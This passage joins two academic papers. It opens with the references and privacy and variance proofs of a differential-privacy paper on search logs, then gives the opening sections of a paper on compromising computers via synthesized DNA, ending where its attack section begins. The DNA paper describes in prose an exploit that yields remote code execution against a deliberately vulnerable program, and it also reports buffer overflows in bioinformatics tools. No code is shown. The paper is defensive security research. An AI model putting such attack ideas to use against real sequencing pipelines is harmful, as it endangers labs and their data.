[22] KAIROUZ, P., OH, S., AND VISWANATH, P. Extremal mechanisms for local differential privacy. In *Advances in Neural Information Processing Systems (NIPS)* (2014), pp. 2879–2887.

[23] KOROLOVA, A. Privacy violations using microtargeted ads: A case study. *Journal of Privacy and Confidentiality 3*, 1 (2011), 27–49.

[24] KOROLOVA, A. *Protecting Privacy when Mining and Sharing User Data*. PhD thesis, Stanford University, 2012.

[25] KOROLOVA, A. *Differential Privacy in iOS 10*, Sep 13, 2016. https://twitter.com/korolova/status/775801259504734208.

[26] KOROLOVA, A., KENTHAPADI, K., MISHRA, N., AND NTOULAS, A. Releasing search queries and clicks privately. In *Proceedings of the International Conference on World Wide Web (WWW)* (2009), pp. 171–180.

[27] LI, N., QARDAJI, W., SU, D., AND CAO, J. Privbasis: frequent itemset mining with differential privacy. *Proceedings of the VLDB Endowment 5*, 11 (2012), 1340–1351.

[28] MACHANAVAJJHALA, A., KIFER, D., ABOWD, J., GEHRKE, J., AND VILHUBER, L. Privacy: Theory meets practice on the map. In *Proceedings of the 2008 IEEE 24th International Conference on Data Engineering (ICDE)* (2008), pp. 277–286.

[29] MADDEN, M., AND RAINIE, L. Americans' attitudes about privacy, security and surveillance. Tech. rep., Pew Research Center, 2015.

[30] MCSHERRY, F., AND TALWAR, K. Mechanism design via differential privacy. In *Symposium on Foundations of Computer Science (FOCS)* (2007), pp. 94–103.

[31] MENG, X., XU, Z., CHEN, B., AND ZHANG, Y. Privacy-preserving query log sharing based on prior n-word aggregation. In *IEEE Trustcom/BigDataSE/ISPA* (2016), pp. 722–729.

[32] MERRIMAN, C. Microsoft reminds privacy-concerned Windows 10 beta testers that they're volunteers. In *The Inquirer, http://www.theinquirer.net/2374302* (Oct 7, 2014).

[33] NARAYANAN, A., AND SHMATIKOV, V. Robust de-anonymization of large sparse datasets. In *IEEE Symposium on Security and Privacy (S&P)* (2008), pp. 111–125.

[34] QIN, Z., YANG, Y., YU, T., KHALIL, I., XIAO, X., AND REN, K. Heavy hitter estimation over set-valued data with local differential privacy. In *Proceedings of the Conference on Computer and Communications Security (CCS)* (2016), pp. 192–203.

[35] SHANKLAND, S. How Google tricks itself to protect chrome user privacy. In *CNET* (Oct 31, 2014).

[36] SILVESTRI, F. Mining query logs: Turning search usage data into knowledge. *Foundations and Trends in Information Retrieval 4*, 1–2 (2010), 1–174.

[37] TANG, J., KOROLOVA, A., BAI, X., WANG, X., AND WANG, X. A white-hat view of Apple's implementation of differential privacy. *arXiv preprint* (2017).

[38] VALIZADEGAN, H., JIN, R., ZHANG, R., AND MAO, J. Learning to rank by optimizing NDCG measure. In *Advances in Neural Information Processing Systems (NIPS)* (2009), pp. 1883–1891.

[39] WANG, W., AND CARREIRA-PERPINÁN, M. A. Projection onto the probability simplex: An efficient algorithm with a simple proof, and an application. *arXiv preprint arXiv:1309.1541* (2013).

[40] WARNER, S. L. Randomized response: A survey technique for eliminating evasive answer bias. *Journal of the American Statistical Association 60*, 309 (1965), 63–69.

[41] WHITE HOUSE REPORT. Consumer data privacy in a networked world: A framework for protecting privacy and promoting innovation in the global digital economy. *Journal of Privacy and Confidentiality 4*, 2 (2012), 95–142.

Appendices

A Client Data Algorithm

A.1 Privacy

Theorem 3. LOCALALG *is (ϵ, δ)-differentially private.*

Proof. We show this by proving that each iteration of the `for` loop in line 7 of LOCALALG is (ϵ', δ')-differentially private, where $\epsilon' = \epsilon/m_C$ and $\delta' = \delta/m_C$. Since there are at most m_C iterations of this loop for each client, composition of differentially private mechanisms [12] guarantees that LOCALALG ensures (ϵ, δ)-differential privacy for each client.

Denote each iteration of the `for` loop in line 7 of LOCALALG by L; it takes as input a record $\langle q, u\rangle \in D$, and returns a record, which we denote $L(\langle q, u\rangle)$. If q is not in HL or u is not in $HL[q]$, then they immediately get transformed into a default value $(\star)$ that is in the head list. Since L outputs only values that exist in the head list, to confirm differential privacy we need to prove that for any arbitrary neighboring data sets $\langle q, u\rangle$ and $\langle q', u'\rangle$, $\Pr\big[L(\langle q, u\rangle) \in Y\big] \le e^{\epsilon'} \Pr\big[L(\langle q', u'\rangle) \in Y\big] + \delta'$ holds for all sets of head list records Y.

Whenever $k = 1$ or $k_q = 1$, the only query (or URL for a specific query) is $\star$, which will be output with probability 1. Thus, differential privacy trivially holds, since the reported values then do not rely on the client's data. Thus, we'll assume $k \ge 2$ and $k_q \ge 2$. Note that there is a single decision point where it is determined whether q will be reported truthfully or not. Thus, we can split the privacy analysis into two parts: 1) Usage of

the f_C fraction of the privacy budget to report a query, and 2) Usage of the remainder of the privacy budget to report a URL (given the reported query). This decomposes a simultaneous two-item (ϵ', δ') reporting problem into two single-item reporting problems with (ϵ'_Q, δ'_Q) and (ϵ'_U, δ'_U) respectively, where $\epsilon'_Q = f\epsilon'$, $\delta'_Q = f\delta'$, $\epsilon'_U = (1 - f_C)\epsilon'$, and $\delta'_U = (1 - f_C)\delta'$.

1. Privacy of Query Reporting:

Consider the query-reporting case first. Overloading our use of L, let $L(q)$ be the portion of L that makes use of q. We first ensure that

$$\Pr[L(q) = q_{HL}] \leq \exp(\epsilon'_Q) \Pr[L(q') = q_{HL}] + \frac{\delta'_Q}{2} \quad (1)$$

holds for all q, q', and $q_{HL} \in HL$. This trivially holds when $q_{HL} = q = q'$ or $q_{HL} \notin \{q, q'\}$. The remaining scenarios to consider are: 1) $q \neq q_{HL}, q' = q_{HL}$ and 2) $q = q_{HL}, q' \neq q_{HL}$. By the design of the algorithm, $\Pr[L(q_{HL}) = q_{HL}] = t$ and $\Pr[L(\bar{q}_{HL}) = q_{HL}] = (1-t)(\frac{1}{k-1})$, where $\bar{q}_{HL}$ represents any query not equal to q_{HL}. With $t = \frac{\exp(\epsilon'_Q)+(\delta'_Q/2)(k-1)}{\exp(\epsilon'_Q)+k-1}$, it is simple to verify that inequality (1) holds.

Consider an arbitrary set of head list queries Y.

$$\Pr[L(q) \in Y] = \sum_{q_{HL} \in Y} \Pr[L(q) = q_{HL}]$$
$$= \sum_{q_{HL} \in Y \setminus \{q,q'\}} \Pr[L(q) = q_{HL}] + \sum_{q_{HL} \in Y \cap \{q,q'\}} Pr[L(q) = q_{HL}]$$
$$= \sum_{q_{HL} \in Y \setminus \{q,q'\}} \Pr[L(q') = q_{HL}] + \sum_{q_{HL} \in Y \cap q,q'} \Pr[L(q) = q_{HL}] \quad (2)$$
$$\leq \sum_{q_{HL} \in Y \setminus \{q,q'\}} \Pr[L(q') = q_{HL}] + \sum_{q_{HL} \in Y \cap \{q,q'\}} (e^{\epsilon'_Q} \Pr[L(q') = q_{HL}] + \frac{\delta'_Q}{2}) \quad (3)$$
$$\leq e^{\epsilon'_Q} \sum_{q_{HL} \in Y} \Pr[L(q') = q_{HL}] + 2 \cdot \frac{\delta'_Q}{2}$$
$$= e^{\epsilon'_Q} \Pr[L(q') \in Y] + \delta'_Q,$$

Equality (2) stems from the fact that the probability of reporting a false query is independent of the user's true query. The inequality (3) is a direct application of inequality (1). Thus, L is (ϵ'_Q, δ'_Q)-differentially private for query-reporting.

2. Privacy of URL Reporting:

With t_q defined as $t_q = \frac{\exp(\epsilon'_U)+0.5\delta'_U(k_q-1)}{\exp(\epsilon'_U)+k_q-1}$, an analogous argument shows that the (ϵ'_U, δ'_U)-differential privacy constraints hold if the original q is kept. On the other hand, if it is replaced with a random query, then they trivially hold as the algorithm reports a random element in the URL list of the reported query, without taking into consideration the client's true URL u.

By composition [12], each of the at most m_C iterations of L is $(\epsilon'_Q + \epsilon'_U, \delta'_Q + \delta'_U) = (\epsilon', \delta')$-differentially private. □

A.2 Denoising

Observation 1. *$\hat{p}_C$ gives the unbiased estimate of record and query probabilities under* ESTIMATE-CLIENTPROBABILITIES.

Proof. Reporting records is a two-stage process (first, decide which query to report, then report a record); similarly, denoising is also done in two stages.

Denoising of query probability estimates: Let $r_{C,q}$ denote the probability that the algorithm has received query q as a report, and let p_q be the true probability of a user having query q. We want to learn p_q based on $r_{C,q}$. By the design of our algorithm, $r_{C,q} = t \cdot p_q + \sum_{q' \neq q} p_{q'}(1-t)\frac{1}{k-1} = t \cdot p_q + \frac{1-t}{k-1}\sum_{q' \neq q} p_{q'} = t \cdot p_q + \frac{1-t}{k-1}(1 - p_q)$.

Solving for p_q in terms of $r_{C,q}$ yields $p_q = \frac{r_{C,q} - \frac{1-t}{k-1}}{t - \frac{1-t}{k-1}}$. Using the obtained data for the query $\hat{r}_{C,q}$, we estimate $p_{C,q}$ as $\hat{p}_{C,q} = \frac{\hat{r}_{C,q} - \frac{1-t}{k-1}}{t - \frac{1-t}{k-1}}$.

Denoising of record probability estimates: Analogously, denote by $r_{C,\langle q,u\rangle}$ the probability that the algorithm has received a record $\langle q,u\rangle$ as a report, and recall $p_{\langle q,u\rangle}$ is the record's true probability in the data set. Then $r_{C,\langle q,u\rangle} = t \cdot t_q \cdot p_{\langle q,u\rangle} + \left(t\frac{1-t_q}{k_q-1}\right)(p_q - p_{\langle q,u\rangle}) + \left(\frac{1-t}{k-1}\frac{1}{k_q}\right)(1 - p_q)$, recalling from the algorithm that k_q is the number of URLs associated with query q and t_q is the probability of truthfully reporting u given that query q was reported. Solving for $p_{\langle q,u\rangle}$ yields $p_{\langle q,u\rangle} = \frac{r_{C,\langle q,u\rangle} - \left(t\frac{1-t_q}{k_q-1}p_q + \frac{(1-t)(1-p_q)}{(k-1)k_q}\right)}{t(t_q - \frac{1-t_q}{k_q-1})}$.

Using the obtained data for the empirical report estimate $\hat{r}_{C,\langle q,u\rangle}$ together with the query estimate $\hat{p}_{C,q}$, we estimate $p_{\langle q,u\rangle}$ as $\hat{p}_{C,\langle q,u\rangle} = \frac{\hat{r}_{C,\langle q,u\rangle} - \left(t\frac{1-t_q}{k_q-1}\hat{p}_{C,q} + \frac{(1-t)(1-\hat{p}_{C,q})}{(k-1)k_q}\right)}{t(t_q - \frac{1-t_q}{k_q-1})}$. □

B Blending

Theorem 4. *When $m_O = 1$ the unbiased variance estimate for* ESTIMATEOPT-INPROBABILITIES *can be computed as:* $\hat{\sigma}^2_{O,\langle q,u\rangle} = \frac{|D_T|}{|D_T|-1}\left(\frac{\hat{p}_{O,\langle q,u\rangle}(1-\hat{p}_{O,\langle q,u\rangle})}{|D_T|} + 2\left(\frac{b_T}{|D_T|}\right)^2\right)$.

Proof. Given the head list, the distribution of ESTIMATEOPTINPROBABILITIES' estimate for a record $\langle q,u\rangle$ is given by $r_{O,\langle q,u\rangle} = p_{\langle q,u\rangle} + \frac{Y}{|D_T|}$, where $Y \sim$ Laplace(b_T) where b_T is the scale parameter and $|D_T|$ is the total number of records from the opt-in users used to estimate probabilities. The empirical estimator for $r_{O,\langle q,u\rangle}$ is $\hat{r}_{O,\langle q,u\rangle} = \frac{1}{|D_T|}\sum_{j=1}^{|D_T|} X_j + Y$, where $X_j \sim$ Bernoulli$(p_{\langle q,u\rangle})$ is the random variable indicating whether report j was record $\langle q,u\rangle$.

The expectation of this estimator is given by $E[\hat{r}_{O,\langle q,u\rangle}] = p_{\langle q,u\rangle}$. Thus, $\hat{r}_{O,\langle q,u\rangle}$ is an unbiased estimator for $p_{\langle q,u\rangle}$. We denote $\hat{p}_{O,\langle q,u\rangle} = \hat{r}_{O,\langle q,u\rangle}$ to explicitly reference it as the estimator of $p_{\langle q,u\rangle}$. The variance for this estimator is

$$\begin{aligned}
\sigma^2_{O,\langle q,u\rangle} = V[\hat{p}_{O,\langle q,u\rangle}] &= V\Big[\frac{1}{|D_T|}\big(\sum_{j=1}^{|D_T|} X_j + Y\big)\Big] \\
&= \frac{1}{|D_T|^2}\Big(V\big[\sum_{j=1}^{|D_T|} X_j\big] + V[Y]\Big) \quad (4) \\
&= \frac{1}{|D_T|^2}\Big(\sum_{j=1}^{|D_T|} V[X_j] + V[Y]\Big) \quad (5) \\
&= \frac{1}{|D_T|^2}\big(|D_T| \cdot p_{\langle q,u\rangle}(1-p_{\langle q,u\rangle})\big) + 2\Big(\frac{b_T}{|D_T|}\Big)^2 \\
&= \frac{p_{\langle q,u\rangle}(1-p_{\langle q,u\rangle})}{|D_T|} + 2\Big(\frac{b_T}{|D_T|}\Big)^2.
\end{aligned}$$

Equality 4 comes from the independence between Y and all X_j. Equality 5 relies on an assumption of independence between X_j, X_k for all $j \neq k$ (i.e., the iid assumption discussed prior to the theorem statements in Section 3.3).

To actually compute this variance, we need to use the data in place of the unknown $p_{\langle q,u\rangle}$. Using $\hat{p}_{O,\langle q,u\rangle}$ directly in place of $p_{\langle q,u\rangle}$ requires a $\frac{|D_T|}{|D_T|-1}$ factor correction (known as "Bessel's correction[5]") to generate an unbiased estimate. Thus, the variance of each opt-in record probability estimate is: $\hat{\sigma}^2_{O,\langle q,u\rangle} = \frac{|D_T|}{|D_T|-1}\left(\frac{\hat{p}_{O,\langle q,u\rangle}(1-\hat{p}_{O,\langle q,u\rangle})}{|D_T|} + 2\left(\frac{b_T}{|D_T|}\right)^2\right)$. □

Note that in line 15 of EstimateOptinProbabilities, the use of this sample variance expression in re-computing $\hat{\sigma}^2_{O,\langle\star,\star\rangle}$ is not statistically valid, so our computation of $\hat{p}_{O,\langle\star,\star\rangle}$ and $\hat{p}_{\langle\star,\star\rangle}$ is sub-optimal. Despite that, our overall utility, which does not include $\star$, is good (see Section 4).

Theorem 5. *When $m_C = 1$ the unbiased variance estimate for* EstimateClientProbabilities *can be computed as:* $\hat{\sigma}^2_{C,\langle q,u\rangle} = \frac{1}{t^2\left(t_q - \frac{1-t_q}{k_q-1}\right)^2} \cdot \Big(\frac{\hat{r}_{C,\langle q,u\rangle}(1-\hat{r}_{C,\langle q,u\rangle})}{|D_C|-1} + \big(\frac{1-t}{(k-1)k_q} - \frac{t-tt_q}{k_q-1}\big)^2\hat{\sigma}^2_{C,q} + \frac{2|D_C|}{|D_C|-1}\big(\frac{1-t}{(k-1)k_q} - \frac{t-tt_q}{k_q-1}\big)\big(\frac{k-2+t}{kt-1}\big)\hat{r}_{C,\langle q,u\rangle}\Big)$.

Proof. From Section 3.2 on denoising, the distribution of the reported query q from the client mechanism is given by $r_{C,q} = t \cdot p_q + \frac{1-t}{k-1}(1-p_q)$, and so the true probability of query q is distributed as $p_q = \frac{r_{C,q} - \frac{1-t}{k-1}}{t - \frac{1-t}{k-1}}$. The empirical estimator for p_q is $\hat{p}_{C,q} = \frac{\hat{r}_{C,q} - \frac{1-t}{k-1}}{t - \frac{1-t}{k-1}}$, where $\hat{r}_{C,q}$ is the empirical estimator of $r_{C,q}$ defined explicitly as $\hat{r}_{C,q} = \frac{1}{|D_C|}\sum_{j=1}^{|D_C|} X_j$, where $X_j \sim \text{Bernoulli}(r_{C,q})$ is the random variable indicating whether report j was query q and $|D_C|$ is the total number of records from the client users.

The variance of $\hat{r}_{C,q}$ is

$$\begin{aligned}
V[\hat{r}_{C,q}] &= V\Big[\frac{1}{|D_C|}\sum_{j=1}^{|D_C|} X_j\Big] \\
&= \Big(\frac{1}{|D_C|}\Big)^2 \sum_{j=1}^{|D_C|} V[X_j] \quad (6) \\
&= \big(\frac{1}{|D_C|}\big)^2\big(|D_C| \cdot r_{C,q}(1-r_{C,q})\big) = \frac{r_{C,q}(1-r_{C,q})}{|D_C|},
\end{aligned}$$

where equality 6 relies on an assumption of independence between X_j, X_k for all $j \neq k$ (i.e., the iid assumption discussed prior to the theorem statements in Section 3.3).

Then, the variance of $\hat{p}_{C,q}$ is

$$\sigma^2_{C,q} = V[\hat{p}_{C,q}] = V\Big[\frac{\hat{r}_{C,q} - \frac{1-t}{k-1}}{t - \frac{1-t}{k-1}}\Big] = \frac{r_{C,q}(1-r_{C,q})}{|D_C|\big(t - \frac{1-t}{k-1}\big)^2}.$$

To actually compute this variance, we need to use the data in place of the unknown $r_{C,q}$. Using $\hat{r}_{C,q}$ directly in place of $r_{C,q}$ requires including Bessel's $\frac{|D_C|}{|D_C|-1}$ factor correction to yield an unbiased estimate. Thus, the variance of the query probability estimates by the client algorithm is: $\hat{\sigma}^2_{C,q} = \left(\frac{1}{t - \frac{1-t}{k-1}}\right)^2 \frac{\hat{r}_{C,q}(1-\hat{r}_{C,q})}{|D_C|-1}$.

Using a similar procedure for records we obtain the unbiased variance estimate as $\hat{\sigma}^2_{C,\langle q,u\rangle} = \frac{1}{t^2\left(t_q - \frac{1-t_q}{k_q-1}\right)^2} \cdot \Big(\frac{\hat{r}_{C,\langle q,u\rangle}(1-\hat{r}_{C,\langle q,u\rangle})}{|D_C|-1} + \big(\frac{1-t}{(k-1)k_q} - \frac{t-tt_q}{k_q-1}\big)^2\hat{\sigma}^2_{C,q} + \frac{2|D_C|}{|D_C|-1}\big(\frac{1-t}{(k-1)k_q} - \frac{t-tt_q}{k_q-1}\big)\big(\frac{k-2+t}{kt-1}\big)\hat{r}_{C,\langle q,u\rangle}\Big)$. □

Theorem 6. *If $\hat{\sigma}^2_{O,\langle q,u\rangle}$ and $\hat{\sigma}^2_{C,\langle q,u\rangle}$ are sample variances of $\hat{p}_{O,\langle q,u\rangle}$ and $\hat{p}_{C,\langle q,u\rangle}$ respectively, then $w_{\langle q,u\rangle} = \frac{\hat{\sigma}^2_{C,\langle q,u\rangle}}{\hat{\sigma}^2_{O,\langle q,u\rangle} + \hat{\sigma}^2_{C,\langle q,u\rangle}}$ is the sample variance optimal weighting.*

Proof. With the variance estimates for each algorithm fully computed, a blended estimate of $p_{\langle q,u\rangle}$ is given by $\hat{p}_{\langle q,u\rangle} = w_{\langle q,u\rangle} \cdot \hat{p}_{O,\langle q,u\rangle} + (1-w_{\langle q,u\rangle}) \cdot \hat{p}_{C,\langle q,u\rangle}$, which has sample variance $\hat{\sigma}^2_{\langle q,u\rangle} = w^2_{\langle q,u\rangle} \cdot \hat{\sigma}^2_{O,\langle q,u\rangle} + (1-w_{\langle q,u\rangle})^2 \cdot \hat{\sigma}^2_{C,\langle q,u\rangle}$. Minimizing $\hat{\sigma}^2_{\langle q,u\rangle}$ with respect to $w_{\langle q,u\rangle}$ yields the desired. □

Notes

[1] https://www.mozilla.org/en-US/privacy/firefox/
[2] https://www.chromium.org/getting-involved/dev-channel
[3] https://www.google.com/trends/
[4] https://www.kaggle.com/c/yandex-personalized-web-search-challenge/data
[5] https://en.wikipedia.org/wiki/Bessel's_correction

Computer Security, Privacy, and DNA Sequencing: Compromising Computers with Synthesized DNA, Privacy Leaks, and More

Peter Ney, Karl Koscher, Lee Organick, Luis Ceze, Tadayoshi Kohno
University of Washington
{neyp,supersat,leeorg,luisceze,yoshi}@cs.washington.edu

Abstract

The rapid improvement in DNA sequencing has sparked a big data revolution in genomic sciences, which has in turn led to a proliferation of bioinformatics tools. To date, these tools have encountered little adversarial pressure. This paper evaluates the robustness of such tools *if* (or *when*) adversarial attacks manifest. We demonstrate, for the first time, the synthesis of DNA which — when sequenced and processed — gives an attacker arbitrary remote code execution. To study the feasibility of creating and synthesizing a DNA-based exploit, we performed our attack on a modified downstream sequencing utility with a deliberately introduced vulnerability. After sequencing, we observed information leakage in our data due to sample bleeding. While this phenomena is known to the sequencing community, we provide the first discussion of how this leakage channel could be used adversarially to inject data or reveal sensitive information. We then evaluate the general security hygiene of common DNA processing programs, and unfortunately, find concrete evidence of poor security practices used throughout the field. Informed by our experiments and results, we develop a broad framework and guidelines to safeguard security and privacy in DNA synthesis, sequencing, and processing.

1 Introduction

DNA sequencing costs have dropped exponentially, outstripping Moore's Law since 2008, primarily driven by advances in next-generation sequencing (NGS) technologies. For example, Illumina's cost to sequence the human genome dropped from around $100,000 in 2009 to just $1,000 in 2014 [39]. These advances have revolutionized genomic sciences, accelerating the pace of new discoveries in areas such as cancer biology and epidemiology.

Our research suggests that DNA sequencing and analysis have not to date received significant — if any — adversarial pressure. The key question that motivates our research then, is the following: How robust will the DNA sequencing and processing pipeline be *if* or *when* adversarial pressures manifest? This line of inquiry raises related questions, such as: Are DNA-based attacks possible? What potential consequences could occur if an adversary compromises a component of the DNA processing pipeline? How serious might those consequences be? Since DNA sequencing is rapidly progressing into new domains, such as forensics and DNA data storage [2, 9, 10, 15, 17], we believe it is prudent to understand current security challenges in the DNA sequencing pipeline before mass adoption.

The modern DNA sequencing and analysis pipeline is large, complicated, and computationally-intensive. DNA is pre-processed in a wet lab and analyzed with a high-throughput sequencer (itself a computer) that performs image analysis. It is then common to conduct a wide range of computational tasks with the raw output from the sequencer using many software utilities. We seek to assess the overall state of this pipeline in general, and to experimentally explore key aspects that are *not* represented in traditional computing systems: DNA samples.

Exploiting Computer Programs with DNA. The DNA processing pipeline begins with DNA strands in a test tube. Hence, we start our security explorations from this point. Namely, we first experimentally evaluate whether it is possible to compromise a computer program using physical DNA.

Our exploration of this question lead us to synthesize DNA strands that, after sequencing and post-processing, generated a file; when used as input into a vulnerable program, this file yielded an open socket for remote control. We elaborate on specifics in Section 3.

To the best of our knowledge, ours is the first example of compromising a computer system using biological or synthetic DNA samples. Our exploit did not target a program used by biologists in the field; rather it targeted one that we modified to contain a known vulnerability.

Our use of such a trojaned program was consistent with the primary focus of the first research phase to understand — and overcome — challenges posed by creating an exploit at a physical level. For example, our initial exploit contained too few C and G nucleotides (we review DNA background in Section 2) to synthesize the DNA strand; therefore, we modified our exploit to overcome this challenge. Our key finding is that it *is* possible to encode a computer exploit into synthesized DNA strands.

Side-Effect — Information Leakage. Although not a goal, our efforts to experimentally evaluate the ability to synthesize adversarial DNA resulted in our observing an information leakage channel. Standard practice multiplexes different samples on the same sequencing machine. The methods to multiplex (and later demultiplex) DNA samples can leak information between samples during sequencing. Our exploit sample was sequenced and multiplexed in this manner alongside samples from another research team. We noticed that our sequencing results contained DNA sequences derived from their samples.

Other biologists have observed these effects [16, 19, 25, 27, 33], but their concerns focused on experimental accuracy, not on security or information leakage. From our perspective we use these unanticipated results to guide a security discussion of information leakage inherent in the DNA sequencing pipeline.

Software Security Awareness Throughout the Pipeline. Having demonstrated the ability to exploit a computer program with synthesized DNA, we next evaluated the computer security properties of downstream DNA analysis tools. We analyzed the security of 13 commonly used, open source programs. We selected these programs methodically, choosing ones written in C/C++. We then evaluated the programs' software security practices and compared them to a baseline of programs known to receive adversarial pressure (e.g., web servers and remote shells).

We found that existing biological analysis programs have a much higher frequency of insecure C runtime library function calls (e.g., `strcpy`). This suggests that DNA processing software has not incorporated modern software security best practices. However, rather than rely solely on heuristics, we took the next step and determined whether we could target static buffers to cause program crashes. We readily found three buffer overflow vulnerabilities. Given the prevalence of poor software security practices and the well-known fact that program crashes can often be converted to exploits, we chose not to convert each program crash into a working exploit.

Threat Model and Guidelines. When exploring a technology domain new to computer security, any individual study lacks the breadth to address the entire domain. For example, early work on the attack surface of modern automobiles considered only one vehicle and a few example attacks [7, 20]. However, as the first work to explore a domain, an important contribution can involve drawing inferences from concrete results and domain knowledge to define broader lessons and extrapolate threat models for the entire domain, as others did for the modern automobile [7]. Leveraging our technical results and multidisciplinary backgrounds (computer security, synthetic biology, and the design and use of the DNA processing pipeline), we drew inferences to present a threat model and recommendations for the DNA sequencing and processing pipeline and the associated community.

Summary. To our knowledge, our research is the first to consider computer security implications of the modern DNA sequencing pipeline. Our four key contributions include:

- We demonstrate, for the first time, the ability to compromise a computer program with sequenced DNA. In so doing, we encountered challenges when synthesizing DNA strands containing exploits and developed methods to overcome those challenges.
- We observe a side channel resulting from fundamental properties of DNA sequencing technologies, and we pioneer the exploration of how one might exploit this side channel for adversarial purposes.
- We evaluate the software security in a wide set of DNA processing programs and find that they do not adhere to modern security best practices (e.g., they frequently use insecure function calls and contain buffer overflow vulnerabilities).
- We derive a threat model for the DNA sequencing pipeline and present recommendations to offset potential attacks.

2 Biology and DNA Sequencing: Background

Our work strives to apply computer security principles and perspectives to a new field: genomic sciences, and specifically, DNA synthesis, sequencing, and analysis. To do so, we offer a basic review of the biological, chemical, and computational processes in this field.

2.1 DNA

Deoxyribonucleic acid (DNA) is the carrier of genetic information for all known living organisms. It is composed of an alternating sugar-phosphate backbone to which a sequence of four possible *nucleotides* (also called *bases*) are linearly attached. These nucleotides — adenine, thymine, cytosine, and guanine — are commonly abbreviated as A, T, C, and G, respectively. Each nucleotide bonds with its complement — A with T, and C

with G. *Sequencing* is the process of reconstructing the original order of nucleotides in a DNA sample.

While DNA can form many structures, the most common is double-stranded DNA (dsDNA), where two strands with complementary base sequences bond to form the well-known double helix structure. DNA's sugar-phosphate backbone causes its strand ends to be asymmetric: The phosphate end, called the $5'$ end, and the sugar end, called the $3'$ end. By convention, nucleotide sequences are read from the $5'$ to the $3'$ end.

Many traditional lab protocols require DNA strands to be replicated (also called *amplification*). Amplification uses a technique called *polymerase chain reaction*, or PCR. dsDNA is first *melted* at high temperatures to separate its two strands. The temperature is then lowered, and *primers* (synthesized strands typically 20 nucleotides long) anneal (reattach) to the complimentary ends of the DNA strands. At slightly higher temperatures, DNA polymerase (an enzyme that synthesizes DNA), attaches to these end regions where the primer has annealed and produces a complimentary copy of the original strand. This process is repeated as needed to exponentially amplify DNA.

2.2 Next-Generation DNA Sequencing

Next-generation sequencing (NGS) systems differ from prior sequencing methods in that they read relatively short sequences, called *reads*, but in a massively parallel fashion. Longer DNA strands are sequenced by randomly cleaving DNA into shorter sequences, reading these sequences in parallel, and reconstructing the original, longer sequence. Several different types of NGS systems do this work; among the most popular are the various Illumina sequencers, which are based on a technique known as *sequencing by synthesis*.

Before sequencing a typical genomic DNA sample with an Illumina sequencer, the DNA sample must be manually processed in the lab. It is cleaved into short sequences of a few hundred bases and amplified using PCR. Special DNA *adapter* sequences are then attached to both ends of the amplified DNA. This double-stranded DNA sample is separated into single-stranded DNA and applied to a glass flow cell. The adapter sequences attached to the sample fragments bind to complementary fragments on the flow cell surface. The bound sequences locally replicate to produce clusters of identical DNA, called *clonal clusters*.

The DNA in each clonal cluster is sequenced in rounds (called *cycles*) by appending a complementary fluorescently labeled nucleotide to the single-stranded DNA in each clonal cluster. Each time a new fluorescent base is added to the strand, it emits a particular color specific to each base (e.g., A, C, G, and T). The cluster sequence is obtained by imaging the flow cell in each cycle and noting the fluorescent color each cluster emits. The number of cycles determines the length of resulting reads (often between 150-300 bases). These identified bases added in each cycle, called *base calls*, are written out to per-cycle base call files. A separate utility then takes these files and converts the reads into a standard text-based format called FASTQ.

FASTQ files are the de facto standard for exchanging next-generation sequencing results. Their structure is simple: each read has an ASCII header identifying the read source, followed by a line with the sequence written as an ASCII A, C, G, or T. Reads additionally contain a separator line, followed by a line with ASCII characters encoding the quality or confidence of each base call.

2.3 Downstream Processing

The raw FASTQ files that come directly from the sequencer are rarely useful by themselves, and extensive downstream processing and analysis is usually performed after sequencing. This processing is typically done in phases by dedicated programs; the output from a program in one stage is sent to a program in a later processing stage. This section describes some commonly used downstream processing steps, which we explore for security vulnerabilities in Section 6.

Before analyzing the sequence reads, an initial preprocessing phase occurs where by the reads (stored in a FASTQ files) are cleaned up to remove undesired ones. The last base calls in a read often have lower quality scores, so it is common to truncate the reads to a fixed length when the score drops below a defined threshold. DNA sequences from unintended sources — like the adapters used to bind sample DNA to the flow cell or control sequences used to verify sequencing accuracy — need to be removed from the sequence file. Other preprocessing steps merge paired-end reads if there is overlap, convert different quality score file formats, or compress FASTQ files for archival purposes.

Direct output from a sequencer contains only short chunks of reads derived from the full sequence, and in no particular order. These unordered reads can be merged by aligning them to a reference sequence (e.g., the human genome) if one exists, or they can be merged from scratch, using overlaps in the reads to stitch them together in a method called *de novo* assembly. When using a reference sequence, the alignment of each read in relation to the reference is stored in a text based format (SAM) or a compressed representation (BAM). Both methods, especially *de novo* assembly, are computationally and memory intensive and may be run on computer clusters if the size of the sample to reconstruct is sufficiently large (e.g., a mammalian genome).

After the sequence has been aligned or assembled more work may remain, and the following are but a




Figure 1: Our synthesized DNA exploit

few examples of the widely varied analysis methods commonly used. It is customary to look for variations between the sample and some reference for biologically meaningful differences (e.g., genetic variations that cause disease). Specific variations in the sequenced sample are usually stored in a plain text file (VCF) so redundant sequencing information can be discarded. NGS techniques are also used in more complicated biological assays to analyze RNA (RNA-seq) or protein-DNA interactions (ChIP-seq). In these cases, the samples' sequence are not only valuable, but the number and precise location of its reads in relation to a reference sequence are also meaningful.

2.4 DNA Synthesis

Synthetic DNA, commercially produced via phosphoramidite chemistry, is characterized by nucleotides attached to one another with specific reagents to form specified sequences. The resulting length, quality, and cost varies greatly depending on the method of reagent delivery, the substrate on which DNA is synthesized, and consumer specifications. For example, Integrated DNA Technologies (IDT) synthesis of a custom gene utilizes their "gBlock" service, which differs in capabilities and constraints from their "custom oligo" service designed for shorter strands (oligos or oligonucleotides are short DNA sequences commonly used in genetics). The cost for these two services varies significantly depending on the length of the strand ordered, the degree to which DNA must be washed, or whether there are DNA modifications (e.g., fluorescent tags).

3 Compromising a Computer with DNA

DNA, in its most basic form, stores data. Conceptually, if DNA were used as input to a computer system, an open issue is the possibility that it could be used to compromise that system. As one might predict, significant unknowns exist. Can DNA itself compromise a computer system, or does something in the DNA sequencing pipeline make such attacks impossible? Prior to our work, to the best of our knowledge, there has never been a demonstrated DNA-based exploit of a computer system. Indeed, without concrete, experimental evidence, it is impossible to know whether DNA-based computer compromises are purely hypothetical or a real possibility. We therefore seek to experimentally answer the previously unexplored question:

> **Can DNA be used to compromise a computer?**

To answer this question, we seek an end-to-end experimental evaluation of an exploit. Namely, we seek to mimic an adversary and (1) synthesize a real, biological DNA sequence with a malicious, embedded exploit. We then seek to experimentally evaluate the impact of that exploit DNA on a victim by having the victim (2) sequence that DNA using standard sequencing methods and (3) post-process the DNA sequence with a realistic program — a program that a scientist might use to analyze the resulting DNA sequence. If the exploit is successful, step (3) should result in arbitrary code execution on the victim computer.

